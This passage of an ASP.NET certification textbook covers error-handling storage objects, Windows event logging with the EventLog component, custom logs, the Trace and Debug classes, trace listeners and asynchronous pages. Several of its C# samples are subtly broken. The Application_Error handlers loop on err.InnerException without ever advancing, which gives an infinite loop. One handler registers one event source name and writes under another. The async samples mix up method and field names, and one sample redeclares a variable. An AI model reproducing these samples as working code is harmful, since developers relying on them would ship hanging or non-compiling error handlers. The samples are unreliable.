Storage Objects and the Corresponding Control-Passing Methods

STORAGE OBJECTS	DESCRIPTION	CONTROL-PASSING METHODS
Application	The <code>Application</code> object is an instance of the <code>HttpApplicationState</code> class. This object stores the complete exception.	<code>Response.Redirect()</code> , <code>Server.Transfer()</code> , or <code>customErrors:defaultRedirect</code>
Cookies	The <code>Cookies</code> object is an instance of the <code>HttpCookieCollection</code> object. This object cannot store an entire exception object, because it can store only strings. Therefore, you need to decide which string should be stored.	<code>Response.Redirect()</code> , <code>Server.Transfer()</code> , or <code>customErrors:defaultRedirect</code>
QueryString	The <code>QueryString</code> object is an instance of the <code>NameValuePairCollection</code> class. This object cannot store a complete <code>Exception</code> object. Therefore, you need to consider which string should be passed to the user.	<code>Response.Redirect()</code> or <code>Server.Transfer()</code>
Context, Session	The <code>Context</code> object is an instance of the <code>HttpContext</code> class, and the <code>Session</code> object is an instance of the <code>HttpSessionState</code> class. These objects can store an entire <code>Exception</code> object.	<code>Server.Transfer()</code>

**CERTIFICATION READY?**

Establish an error-handling strategy using global.asax events, web.config elements, and try/catch blocks.

4.2

**CONFIGURING THE WEB.CONFIG FILE**

The given code sample shows the custom settings in the `<appSettings>` section of a web.config file, which defines the custom error page. The code sample provided here uses a different method, relying on custom `appSettings` inside web.config:

```
<appSettings>
  <add key="customErrorPage" value="CustomErrorPage.aspx" />
  <add key="customErrorBranchMethod" value="Redirect/Transfer" />
</appSettings>
```

**Implementing Error-Handling Strategies****THE BOTTOM LINE**

Any web application that is up and running may fail abruptly due to several reasons. For example, your application may fail due to challenges in connecting to a host process that hosts other processes or services in its own process space, or due to challenges in connecting to a database. On the other hand, it could be due to inaccessibility of objects such as files. In all these cases, logging errors in a centralized location, such as the event log, enables web administrators to analyze and debug the problem.

Microsoft Windows event logging system enables analysis of errors occurring in a web application. You can design the application to make an entry to an event log, which will enable the administrators or support technicians to track the source of the error that has occurred.

**Introducing Windows Event Logs**

Microsoft Windows event logging system provides you with various event logs.

In general, all Windows operating systems provide three main event logs including several other rarely used event logs (which may vary depending on the Windows version). Table 7-4 lists the default *Windows event logs*.

**Table 7-4**

Windows Event Logs

LOG	DESCRIPTION
System	Tracks events that occur on system components such as a device driver.
Security	Tracks security changes and other violations.
Application	Tracks events that occur in a registered application.

**TAKE NOTE\***

To access event logs on your computer, you can use the Windows Event Viewer. Additionally, to view a list of event logs and their respective log entries for any server, you can use the Server Explorer user interface.

In addition to these standard logs, there may be other user-created custom logs in a computer. You can log errors to these custom logs.

**Introducing the EventLog Component**

The `EventLog` component is the programming interface to event logs.

`EventLog` enables your application to read and write entries to an event log and also to connect to event logs on any computer. You can create an instance of the `EventLog` component by using any one of the following:

- Drag an instance of the `EventLog` component from the Components tab of the Toolbox to your designer.

- Drag the required event log from Server Explorer to your designer. The instance of the `EventLog` component created will inherit the properties of the selected log.
  - Create the `EventLog` instance programmatically as specified in the following code sample:
- ```
System.Diagnostics.EventLog MyEventLog =
    new System.Diagnostics.EventLog();
```

**TAKE NOTE\***

When you create an instance of the `EventLog` component either by dragging it from the Components tab or from the Server Explorer, Visual Studio automatically creates the necessary references and import statements needed to access the `EventLog` component.

### **PROGRAMMING ELEMENTS IN THE EVENTLOG COMPONENT**

The `EventLog` component provides various properties and methods that enable you to access event logs. Tables 7-5 and 7-6 discuss some of the salient properties and methods of the `EventLog` component.

**Table 7-5**

Some of the Key Properties of the `EventLog` Component

| PROPERTY                    | DESCRIPTION                                                                          |
|-----------------------------|--------------------------------------------------------------------------------------|
| <code>Entries</code>        | Retrieves the event log contents.                                                    |
| <code>Log</code>            | Specifies the name of the log to perform read-write operations.                      |
| <code>MachineName</code>    | Specifies the name of the computer to which events have to be logged.                |
| <code>Source</code>         | Specifies the source of the event to register for writing.                           |
| <code>OverflowAction</code> | Retrieves the configured behavior to store new entries when the event log overflows. |

**Table 7-6**

Some of the Key Methods of the `EventLog` Component

| METHOD                             | DESCRIPTION                                                                                                      |
|------------------------------------|------------------------------------------------------------------------------------------------------------------|
| <code>CreateEventSource</code>     | Overloaded static member that makes an application a valid event source to write an event to a specific log.     |
| <code>DeleteEventSource</code>     | Overloaded static method that removes a registered event source from the event log.                              |
| <code>GetEventLogs</code>          | Overloaded static method that creates an array of all available event logs on the system.                        |
| <code>RegisterDisplayName</code>   | Enables registering and specifying a localized name for the event log to display it in the Event Viewer.         |
| <code>WriteEntry</code>            | Overloaded method that writes an entry in the event log.                                                         |
| <code>WriteEvent</code>            | Overloaded method that writes a localized event entry in the event log.                                          |
| <code>SourceExists</code>          | Overloaded static method that determines whether the specified event source is registered on the local computer. |
| <code>LogNameFromSourceName</code> | Static method that retrieves the log name to which the specified source is registered.                           |

## DEFINING A SOURCE

Every event in the event log associates itself with a particular source that helps register your application. Therefore, before writing an event to an event log, you must specify the source of the event. You can specify the **event source** by using the **Source** property of the **EventLog** component.

### TAKE NOTE\*

The value of the **Source** property can be any string; however, the value should be unique from the value of other sources in your computer. In addition, you need to specify a source only for writing a log entry and not for reading a log entry.



**WARNING** Because the event source must be unique, the system throws an exception if you try to create a duplicate source. In addition, attempting to write to an event log before the operating system has refreshed its event sources will result in the failure of the write operation. You should therefore create the new event source during the installation of your application, so that the operating system has time to refresh its list of registered event sources.

### TAKE NOTE\*

You must have administrative rights in the system to create a new event source.



### ANOTHER WAY

You can also configure a new event source using the **System.Diagnostics**.**EventLogInstaller** class.

### TAKE NOTE\*

At any point in time, you can use the source to write entries to only one log. On the contrary, an event log can have multiple sources associated with it. Additionally, you must configure a source either for writing localized entries using localized resource files or for writing message strings directly. Otherwise, you should register two separate sources for your application to use resource identifiers and direct string values.

### MORE INFORMATION

To know more about configuring an event source with local resources using the **EventLogInstaller** and **EventSourceCreationData** classes, refer to the [MSDN library](#).

## Referencing Event Logs

You can reference an event log from your web application for reading and writing entries.

The method to reference a log depends on whether you are reading or writing entries to a log.

### READING ENTRIES

To read entries from a specific event log, you should specify the machine name on which the log resides and the respective log name.



## READ FROM AN EVENT LOG

Perform the following steps to read from an event log:

1. Create an instance of the EventLog component.
2. Specify the Log and MachineName properties of the EventLog instance.
3. Use the Entries collection to view the event log entries.

The following example code shows how to read entries from an event log, which in this case is the application log. The code sample requires `System.Diagnostics` namespace:

```
EventLogEntry myLogEntries;
EventLog myEventLog = new EventLog("Application", "MyWebServer");
string logEntries = " ";
if (myEventLog.Entries.Count > 0)
{
    // Retrieve the log entries in a string
    foreach (EventLogEntry myLogEntries in myEventLog.Entries)
    {
        logEntries += myLogEntries.Message;
    }
}
else
{
    logEntries = "No entries found in the log.";
}
// Display the string containing log entries in a multiline text box.
txtLogEntries.Text = logEntries;
```

## WRITING ENTRIES

To write to an event log, you must specify the event source using the `Source` property and the message to be written to the log. When you log an entry in an event log, you can specify the entry type. Entries can be categorized into the following types:

- **Error:** When a significant problem that needs immediate user attention arises, you can log an entry into the event log and specify it as an error. For example, when your application could not access a service that is up and running, it can log the entry as an error.
- **Warning:** When a problem occurs that does not require immediate attention but may cause issues in the future, you can log an entry as a warning. You can generally classify an event as a warning if your application can recover without any disaster such as loss of data or functionality.
- **Information:** When an application successfully completes an important operation, you can log an entry as information. For example, your database server can log an entry once the application has successfully started.
- **Success audit:** You can log an entry as a success audit when access to specified objects, such as files, folders, or printers, is successful.
- **Failure audit:** You can log an entry as a failure audit when an access to specified objects, such as files, folders, or printers, is a failure.

### TAKE NOTE\*

Both success audit and failure audit events are security events.



## WRITE TO AN EVENT LOG

You must perform the following steps to write to a log:

1. Create an EventLog instance.
2. Set the `Source` property of the EventLog component.

3. Invoke the `WriteEntry` method. The `WriteEntry` method automatically determines if the source is registered or not. If the source is not registered, the `WriteEntry` method registers the source by itself.

The following code sample shows the `Application_Error` event handler. The handler gets the error details using the `Server.GetLastError` method. It then logs this error in the application event log of the local web server. The following code sample requires the `System.Diagnostics` namespace:

```
protected void Application_Error(Object sender, EventArgs e)
{
    if (Server.GetLastError() != null)
    {
        string logMessage = " ";
        Exception err = Server.GetLastError();
        while (err.InnerException != null)
        {
            logMessage += "Message\n" + err.Message.ToString() + "\n";
            logMessage += "Source\n" + err.Source + "\n";
            logMessage += "Target site\n"
+ err.TargetSite.ToString() + "\n";
            logMessage += "ToString()\n" + err.ToString();
        }
        // Checks if the event source for your application exists to
        write to the log
        if (!EventLog.SourceExists("MyWebSiteSource"))
        {
            // If the event source does not exist creates one
            EventLog.CreateEventSource("MyWebSiteSource", "Application");
        }
        // Creates an EventLog instance
        EventLog MyEventLog = new EventLog();
        // Associates the event source to the EventLog instance
        MyEventLog.Source = "MyWebSite";
        // Logs the error message to the application log as an error event.
        MyEventLog.WriteEntry(logMessage, EventLogEntryType.Error);
    }
}
```

## Using Custom Logs

---

You can also create your own ***custom logs*** to store messages about your application.

You can create a custom event log and register your application to write to this custom event log. By this, all information that is specific to your application alone is stored in your custom log. Additionally, this enables you to store your application information for a longer period, even if the entries in the Application log are cleared. You can create custom logs by creating a simple Windows forms application.

### CREATING CUSTOM LOGS

Create a Windows forms application. In the main method of your application, use the `CreateEventSource` method of the `EventLog` component to create a custom log as shown in the given code. The given code sample creates a custom event log named “MySites” and creates a source named “Site1Source” for the custom log:

```
customLog = "MySites";
eventSource = "Site1Source";
// Creates the custom log and the associated source
System.Diagnostics.EventLog.CreateEventSource(eventSource,customLog);
```

#### TAKE NOTE\*

You can view the Windows Event Viewer to check whether your custom log is created successfully.

## WRITING TO CUSTOM LOGS

You can write entries to custom logs from your web application just as you would write to standard logs. The following code sample shows the `Application_Error` event handler. The handler writes the error details in the custom log “MySites”:

```
protected void Application_Error(Object sender, EventArgs e)
{
    if (Server.GetLastError() != null)
    {
        string logMessage = "";
        Exception err = Server.GetLastError();
        while (err.InnerException != null)
        {
            logMessage += "Message\n" + err.Message.ToString() + "\n";
            logMessage += "Source\n" + err.Source + "\n";
            logMessage += "Target site\n" + err.TargetSite.ToString() + "\n";
            logMessage += "ToString()\n" + err.ToString();
        }
        // Checks if the event source for your application exists to
        // write to the log
        // Creates an EventLog instance and associates with the custom log
        EventLog MyEventLog = new EventLog("MySites");
        // Associates the event source to the EventLog instance
        MyEventLog.Source = "Site1Source";
        // Logs the error message to the custom log as an error event.
        MyEventLog.WriteEntry(logMessage, EventLogEntryType.Error);
    }
}
```

### MORE INFORMATION

To know more about event logging, you can refer to the “Walkthrough: Exploring Event Logs, Event Sources, and Entries” section in the MSDN library.

### CERTIFICATION READY?

Establish an error-handling strategy.

4.2

## DELETING CUSTOM LOGS

To delete a custom event log use the `Delete` method of the `EventLog` component. The following code sample deletes a custom event log named “MyLog”:

```
// Checks if the custom log exists
if (System.Diagnostics.EventLog.Exists("MyLog"))
{
    // Deletes the custom log
    System.Diagnostics.EventLog.Delete("MyLog");
}
```

## ■ Introducing Tracing and Debugging

### THE BOTTOM LINE

To successfully deploy an application and to ensure high performance of that application, you must check for any errors and correct those errors when developing or deploying the application. In this section, we discuss how you can trace and debug your application by using the `Trace` and `Debug` classes.

As a programmer, you know that bugs can be easily introduced into any application. These bugs result in an output different from the expected output. In addition, the performance of your application may also degrade due to defective code. Therefore, as programmers, it is important to ensure that the bugs are identified and removed before the application is deployed. Similarly, it is also important to identify and modify or remove the code that is degrading the performance of the application. You can identify the bugs and the areas of code that are not performing well and remove or modify them when developing the application or after deploying the application.

The process of identifying and fixing bugs is known as **debugging**; the process of monitoring the execution of your code is known as **tracing**. Tracing enables you to view diagnostic information about a page's request at runtime. In ASP.NET, you can use the **Trace** and **Debug** classes to trace and debug an application. Here, we will discuss how to use these two classes.

## Using the Trace Class

To effectively use the **Trace** class to locate issues in your application, it is important to know the properties and methods of the **Trace** class.

### TAKE NOTE\*

The **Trace** class cannot be inherited.

The **Trace** class belongs to the **System.Diagnostics** namespace. It provides properties and methods that you can use to instrument release builds. Instrumentation helps you monitor the health of an application when it runs in a live environment. In addition, it helps you isolate and fix any issues.

### UNDERSTANDING PROPERTIES OF THE TRACE CLASS

The **Trace** class provides properties such as **AutoFlush**, **Indent**, and **IndentSize**. The **AutoFlush** property helps you specify whether the output buffer must be flushed after each write action, which causes the buffered data to be written to the associated trace listener. If the buffered data is not flushed, the trace output is not written to the respective listener. The **Indent** property helps you modify the level of indentation of the output. The **IndentSize** property helps you specify the indent spacing. You can set these properties by modifying the configuration file of your application. You can also set these properties programmatically in the code.

### ANALYZING METHODS OF THE TRACE CLASS

The **Trace** class provides the **Assert** method that checks for a condition. If the condition is false, the method displays a message box that shows the call stack with file and line numbers that enable you to locate the code that failed the logical condition. The **Trace** class also provides a **Fail** method that displays the error message. You can use the following variations of the **Write** method to identify the erroneous code:

- **Write**
- **WriteLine**
- **WriteIf**
- **WriteLineIf**

The following code sample uses the **Trace.Write** method to spot the loading of a web page:

```
protected void Page_Load(object sender, EventArgs e){
    System.Diagnostics.Trace.WriteLine("This is Page_Load method!");
}
```

### CONTROLLING THE TRACE OUTPUT DYNAMICALLY

You can dynamically control the trace output by using the **BooleanSwitch** and **TraceSwitch** classes along with the **Trace** class. Using these switch classes, you can emit trace output according to their importance. You can use the configuration file to configure the properties of these switch classes to control tracing and debugging output. This enables you to modify their values without recompiling the application.

The following code sample emits warnings and informational messages in the trace output, according to the switch value set in the **Level** property of the **TraceSwitch** class:

```
static TraceSwitch SampleTraceSwitch = new
TraceSwitch("MyTraceSwitch", "Tracing My Application");
static public void TraceSwitchOutput()
{
```

```
// Emitting Warning Tracing  
if(SampleTraceSwitch.TraceWarning)  
{  
    System.Diagnostics.Trace.WriteLine("Sample warning message");  
}  
// Emitting Informational Tracing  
if(SampleTraceSwitch.TraceInfo)  
{  
    System.Diagnostics.Trace.WriteLine("Sample message");  
}  
}
```

## TAKE NOTE\*

You can use the `Level` property of the `TraceSwitch` class to emit messages according to their importance. You can define the level of your trace switch in your application's configuration file. Setting the `Level` property will update the corresponding `TraceError`, `TraceWarning`, `TraceInfo`, and `TraceVerbose` properties of the `TraceSwitch` class.

The `ConditionalAttribute` is applied to the methods of the `Trace` class. Therefore, compilers that support the `ConditionalAttribute` ignore calls made to the `Trace` methods unless `TRACE` is defined as a conditional compilation symbol. You can define the conditional compilation symbol using the compiler command-line switches such as `/define:TRACE` or through pragmas in the source code such as `#define TRACE`. However, by default, Visual Studio .NET compiles release builds with the `TRACE` conditional compilation constant defined.

## Exploring the Debug Class

## TAKE NOTE\*

The `Debug` class cannot be inherited.

To effectively use the `Debug` class to resolve the issues in your application, it is important to know the properties and methods of the `Debug` class.

The `Debug` class belongs to the `System.Diagnostics` namespace. It provides properties and methods that you can use to resolve the issues in your application. You can use the methods of the `Debug` class to print the debugging information to check the logic and fix any issues you encounter, which makes your application robust. This can be achieved without affecting the running application and the size of the application code.

### UNDERSTANDING PROPERTIES OF THE DEBUG CLASS

The `Debug` class provides the same properties as the `Trace` class, such as `AutoFlush`, `Indent`, and `IndentSize`. The `AutoFlush` property helps you specify whether the output buffer must be flushed after each write action. The `Indent` property helps you modify the level of indentation of the output. Alternatively, you can use the `IndentLevel` property to set the level of indentation. The `IndentSize` property helps you specify indent spacing. You can set these properties by modifying the configuration file of your application. All `Debug` properties work only in `Debug` builds.

### ANALYZING METHODS OF THE DEBUG CLASS

The `Debug` class provides the same set of methods as the `Trace` class. However, all `Debug` methods work only in `Debug` builds. Like the `Trace.Assert` method, the `Debug` class provides the `Assert` method that checks for a condition. The `Debug` class also provides a `Fail` method that displays the error message. Like the `Trace` class, the `Debug` class also provides the following variations of the `Write` method to identify the erroneous code:

- `Write`
- `WriteLine`
- `WriteIf`
- `WriteLineIf`

The following code sample uses the `Debug.WriteLine` method to spot the loading of a web page in a Debug build:

```
protected void Page_Load(object sender, EventArgs e)
{
    Debug.WriteLine("Loading Page");
}
```

As you use `BooleanSwitch` and `TraceSwitch` classes with `Trace` class, you can also use them with the `Debug` class to dynamically control the debug output.

The `ConditionalAttribute` is applied to the methods of the `Debug` class. Therefore, compilers that support the `ConditionalAttribute` ignore calls made to the `Debug` methods unless `DEBUG` is defined as a conditional compilation symbol. By default, Visual Studio defines `DEBUG` and `TRACE` constants for you when you build your project in the debug mode.

## Understanding the Trace Listeners



The section “Associating Tracing with Sources” discussed later in this topic explains the `TraceSource` class.

**Table 7-7**

The Trace Listeners

| TRACE LISTENER                          | DESCRIPTION                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|-----------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>TextWriterTraceListener</code>    | Redirects the output to an instance of the <code>TextWriter</code> class or to any object that is a <code>Stream</code> class. For example, the <code>TextWriterTraceListener</code> can redirect the output to the console or to a file because these are <code>Stream</code> classes.                                                                                                                                                                                                                |
| <code>EventLogTraceListener</code>      | Redirects the output to an event log file.                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| <code>DefaultTraceListener</code>       | Redirects the <code>Write</code> and <code>WriteLine</code> messages and the <code>Fail</code> and failed <code>Assert</code> messages to the <code>OutputDebugString</code> Windows API and the <code>Debugger.Log</code> method. The <code>OutputDebugString</code> sends the message to the debugger for display. The <code>Debugger.Log</code> method posts the message for the attached debugger. In Visual Studio, this results in having the debugging messages displayed in the output window. |
| <code>ConsoleTraceListener</code>       | Redirects the output to the standard output or the standard error stream.                                                                                                                                                                                                                                                                                                                                                                                                                              |
| <code>DelimitedListTraceListener</code> | Redirects the output to a text writer, such as a stream writer, or to a stream, such as file stream. As the name indicates, the output is in the delimited text format. The delimiter can be set by using the <code>Delimiter</code> property.                                                                                                                                                                                                                                                         |
| <code>XmlWriterTraceListener</code>     | Redirects the output to a <code>TextWriter</code> instance or <code>Stream</code> instance.                                                                                                                                                                                                                                                                                                                                                                                                            |

All the trace listeners receive the same messages from the trace output methods.

## USING TRACE LISTENERS WITH THE TRACE AND DEBUG CLASSES

You can add or remove `TraceListener` instances to or from the `Listeners` collection to customize the target of the trace output. By default, the `DefaultTraceListener` class is used for the trace output.

The following code snippet adds a `TextWriterTraceListener` to the `Listeners` collection of the `Trace` object. The `TextWriterTraceListener` object in the code uses a `Stream` called `myFile` to write the trace output to a file named `TestFile.txt`. Note that the code uses the `Trace.Flush` method to flush the output written in the buffer to the `myFile` stream object:

```
Stream myFile = File.Create("TestFile.txt");
TextWriterTraceListener myTextListener = new
TextWriterTraceListener(myFile);
Trace.Listeners.Add(myTextListener);
Trace.Write("Test output");
Trace.Flush();
```

### TAKE NOTE \*

The `Listeners` collection is shared by both the `Trace` and the `Debug` classes. Adding a `TraceListener` instance to either of those classes adds a listener to both classes.

If you add a `TraceListener` instance to the `Listeners` collection, but the resources that are used by the `TraceListener` instance are not available, an exception is thrown. The exception thrown depends on the `TraceListener` instance used. To catch and handle any such exceptions, it is always a good idea to enclose the calls to the `Trace` methods and the `Debug` methods in try/catch blocks.

## ASSOCIATING TRACING WITH SOURCES

To find the actual source of the trace messages, you can use the `TraceSource` class of the `System.Diagnostics` namespace. The `TraceSource` class provides properties and methods to trace the execution of your code and associate the trace messages with the actual source.

You can associate a trace source with the trace messages that come from a specific application. This technique helps you to streamline and divert all the trace messages of that application to a particular destination. The `TraceSource` class uses trace listeners to identify and catch the tracing data. In addition, you can easily control the trace output from the `TraceSource` through settings in the configuration file.

You can edit your application's `web.config` file to add listeners to a `TraceSource` object as shown next. The setting configures the `WebPageTraceListener` for the `MyWebApplication` trace source. The `WebPageTraceListener` appends the trace outputs to the Trace Information table:

```
<configuration>
  <system.web>
    <system.diagnostics>
      <sources>
        <source name= "MyWebApplication">
          <listeners>
            <add name="WebPageTraceListener" type="System.Web
.WebPageTraceListener" initializeData="false" />
          </listeners>
        </source>
      </sources>
      <trace autoflush="true" indentsize="4"></trace>
    </system.diagnostics>
  </system.web>
</configuration>
```

The following code sample creates an instance of a trace source configured in the `web.config` file. The code writes informational trace messages in the configured trace listener:

```
protected void Page_Load(object sender, EventArgs e)
{
```

```

        System.Diagnostics.TraceSource ts = new TraceSource("MyWebApplication");
        ts.TraceInformation("Page load method called");
        ts.Flush();
        ts.Close();
    }
}

```

## Using the Build Platform

You can create multiple versions of the solution and project properties that apply to specific target platforms. To achieve this, you must understand the concept of ***build platforms***.

When developing applications that target multiple platforms, such as x64 platforms and x86 platforms, you must ensure that the application works on both of these platforms correctly and provides the same output. To achieve this, you can create multiple versions of your application solution and project properties. The correct version of the properties is applied by the active platform on which the application is deployed.

In Visual Studio, you can use Configuration Manager to add new platforms to your application, as shown in the following example.




### CONFIGURE A PROJECT TO TARGET A 64-BIT PLATFORM

Perform the following steps to configure a project to target a 64-bit platform:

1. On the Build menu, click Configuration Manager.
2. In the Active Solution Platform list, select the required 64-bit platform. If the platform does not exist in the list, select New.
3. In the New Solution Platform dialog box, select the required 64-bit platform. Figure 7-1 shows the Configuration Manager Dialog box with the option New selected.
4. To copy the settings from a current platform configuration, select the platform configuration to copy settings from, and click OK.

**Figure 7-1**

Configuration Manager Dialog Box



#### CERTIFICATION READY?

Debug ASP.NET web applications.

5.4

If the New Solution Platform dialog box does not include the platform that you want, you can create a new configuration. However, in this case, you will need to modify the settings in the Project Designer to target the correct platform.

## ■ Using Asynchronous Pages



At times, your page may cause end users to wait for a long time because of time-consuming code and slow database operations, such as querying large amounts of data. Your page code may also cause end users to wait for a long time while it reads a file or accesses a web service on a remote computer. In these cases, you can increase the scalability and performance of your application by using asynchronous web pages.

ASP.NET preserves a pool of threads, referred to as a **thread pool**, to handle page requests. When a page request arrives, ASP.NET processes the request by using one of the available threads from the thread pool. If the volume of requests is higher than expected and if the page involves lengthy time-consuming code, ASP.NET may not have any available threads to process further requests. This may increase the wait time and may force ASP.NET to reject any further requests, thus affecting the overall performance of your Web site.

To increase Web site performance in the above-mentioned case, you can design pages that involve long-waiting periods as asynchronous web pages. The asynchronous feature moves the time-consuming requests to a non-ASP.NET thread, which frees up the ASP.NET request thread.

### Creating Asynchronous Pages

Asynchronous web pages allow ASP.NET to serve requests that involve less time-consuming operations quickly.

By creating an asynchronous web page, lengthy time-consuming code can be processed by a separate thread pool. This frees up the ASP.NET request processing thread to process other tasks in the page that may involve less time-consuming code.

### BUILDING AN ASYNCHRONOUS PAGE

You can build asynchronous pages by setting the `Async` attribute in the `@Page` directive to true. This informs ASP.NET that the page class should implement the `IHttpAsyncHandler`, which provides basic support to the asynchronous operations.



### BUILD AN ASYNCHRONOUS PAGE

Perform the following steps to build an asynchronous page:

1. Inform the ASP.NET that the page class should implement the `IHttpAsyncHandler` by setting the `Async` attribute in the page's `@Page` directive to true, as shown:

```
<%@ Page Async = "true" ... %>
```

2. Call the `Page.AddOnPreRenderCompleteAsync` method in the `Page_Load` event handler to register the methods that perform the asynchronous task. The `AddOnPreRenderCompleteAsync` method takes two delegates in its arguments. The two delegates point to two methods respectively. The first method launches an asynchronous operation; the second method handles the returned result of the asynchronous operation:

```
AddOnPreRenderCompleteAsync(new BeginAsyncHandler(Begin),  
new EndAsyncHandler(End));
```

3. Implement the registered methods to perform the asynchronous task.

## UNDERSTANDING ASYNCHRONOUS PAGE PROCESSING

When a page is designed using the asynchronous page feature, during the page-processing life cycle, ASP.NET calls the **Begin** method that launches the asynchronous task after the **PreRender** event. Because the launched asynchronous task is processed by a separate thread, the **Begin** method returns immediately freeing up the ASP.NET thread, allowing it to process other requests.



### LIFE CYCLE OF AN ASYNCHRONOUS PAGE

Asynchronous page processing takes place as shown here:

1. When a page request arrives, the ASP.NET request thread completes the normal page processing life cycle until the **PreRender** event fires.
2. Just after the **PreRender** event, ASP.NET calls the **Begin** method that launches the asynchronous life cycle. The **Begin** method returns an **IAsyncResult** that lets ASP.NET determine when the asynchronous operation has completed.
3. The thread assigned to the request goes back to the thread pool to handle other requests.
4. When the launched asynchronous task is complete, ASP.NET extracts a thread from the thread pool and calls the **End** method.
5. After **End** returns, the remaining portion of the page's life cycle is executed, which includes the rendering phase.

Thus, the asynchronous page process enables the thread to service other requests while it is free during the time between the return of the **Begin** method and execution of the **End** method. It also delays rendering until the **End** method is called.

The following code sample shows how an HTTP request is processed in an asynchronous page. The sample code uses the **System.Net.HttpWebRequest** class to fetch the contents of the site <http://www.SampleSite.com>.

The code sample registers the **BeginAsyncTask** and **EndAsyncTask** methods through the **AddOnPreRenderCompleteAsync** method in the **Page\_Load** event handler. The **BeginAsyncTask** method launches the asynchronous HTTP request by calling the **HttpWebRequest.BeginGetResponse** method. The **BeginAsyncOperation** method then immediately returns an **IAsyncResult** object to the ASP.NET that keeps track of the asynchronous **HttpWebRequest** operation. Once the asynchronous task is complete, the ASP.NET calls the **EndAsyncTask** method that processes the returned result of the **HttpWebRequest**:

```
WebRequest asynRequest;
void Page_Load (object sender, EventArgs e)
{
    AddOnPreRenderCompleteAsync (
        new BeginEventHandler(BeginAsynTask),
        new EndEventHandler (EndAsynTask)
    );
}
// BeginAsynTask method
IAsyncResult BeginAsyncTask (object sender, EventArgs e,
                           AsyncCallback cb, object state)
{
    _asynRequest = WebRequest.Create( "http://SampleSite.com");
    return asynRequest.BeginGetResponse (cb, state);
}
// EndAsynTask method
void EndAsyncTask (IAsyncResult ar)
{
    // Process the returned result of the HttpWebRequest to display
    // the contents of the site.
}
```

## Understanding the Differences between Synchronous and Asynchronous Pages

The asynchronous page features of ASP.NET enable you to overcome the scalability problems of synchronous pages.

Table 7-8 lists differences between synchronous pages and asynchronous pages. The simple and useful features of ASP.NET enable you to overcome the errors that occur in synchronous pages, causing scalability issues. Since a thread pool has only a finite number of threads, asynchronous pages utilize threads more efficiently to solve scalability issues and process HTML requests faster.

**Table 7-8**

Differences between a Synchronous Page and an Asynchronous Page

SYNCHRONOUS PAGE	ASYNCHRONOUS PAGE
When a synchronous page is requested, ASP.NET assigns the request to a thread from the thread pool and executes the page on that thread. The thread is released only after the I/O operation is completed.	When an asynchronous page is executed through the <code>PreRender</code> event, the <code>Begin</code> method is called after it is registered using the <code>AddOnPreRenderCompleteAsync</code> method. Once the <code>Begin</code> method is called, the request-processing thread goes back to the thread pool. It does not keep the thread waiting until the operation is completed.
The entire operation is executed using a single thread. If the request pauses to perform an I/O operation, the thread is tied up until the operation completes and the page life cycle can be completed.	When an asynchronous I/O operation pauses, ASP.NET assigns another thread from the thread pool to invoke the <code>End</code> method. Thus, the remainder of the page's life cycle is completed on a new thread from the thread pool.

## Implementing Asynchronous Data Binding

**TAKE NOTE\***

You need to explicitly enable an asynchronous query using the `Asynchronous Processing` attribute of the `connectionStrings` element in the `web.config` file.

Web pages built using ASP.NET are very often used to retrieve data from databases and display that data to the users, which involves asynchronous data binding.

Although the data source controls do not have any asynchronous support, the underlying ADO.NET classes such as the `SqlCommand` and `SqlReader` contain asynchronous support.

The following sample code in a page uses the `SqlCommand.BeginExecuteReader` to perform a database query asynchronously. When the task of the asynchronous query is complete, ASP.NET calls the `EndAsyncTask` method, which then handles the returned result of the asynchronous query:

```
SqlConnection con;
SqlCommand cmd;
// Page_Load handler
protected void Page_Load(object sender, EventArgs e)
{
    // Register async methods
    AddOnPreRenderCompleteAsync(new BeginEventHandler(BeginAsyncTask),
    new EndEventHandler(EndAsyncTask));
}
// BeginAsyncTask launches asynchronous database query
IAsyncResult BeginAsyncTask (object sender, EventArgs e,
AsyncCallback cb, object state)
{
```

```

        string connect = WebConfigurationManager.ConnectionStrings
[ "InventoryConnectionString" ].ConnectionString;
        con = new SqlConnection(connect);
        cmd = new SqlCommand("SELECT * FROM Orders");
        con.Open();
        // Runs the query asynchronously and returns the IAsyncResult
object to ASP.NET
        Return cmd.BeginExecuteReader (cb, state);
    }
    // EndAsncTask method assigns the returned result to a
SqlReader object.
void EndAsyncTask(IAsyncResult ar)
{
    SqlDataReader reader;
    reader = cmd.EndExecuteReader(ar);
}

```

**TAKE NOTE\***

Using asynchronous methods such as `HttpWebRequest.BeginGetResponse` and `SqlCommand.BeginExecuteReader` is very useful because they use completion ports to implement asynchronous behavior.

## **Implementing Web Services Asynchronously**

It is a best practice to deploy I/O operations that require long periods of time to complete in asynchronous pages. So, another very common use of asynchronous pages is to call for web services.

You can execute web service calls using asynchronous pages in two ways. You can place calls by using the `Begin` and `End` methods of web service proxies. Alternatively, you can use the `MethodAsync` and `MethodCompleted` events of the web service proxy to call web services.

### **USING THE BEGIN AND END PROXY METHODS**

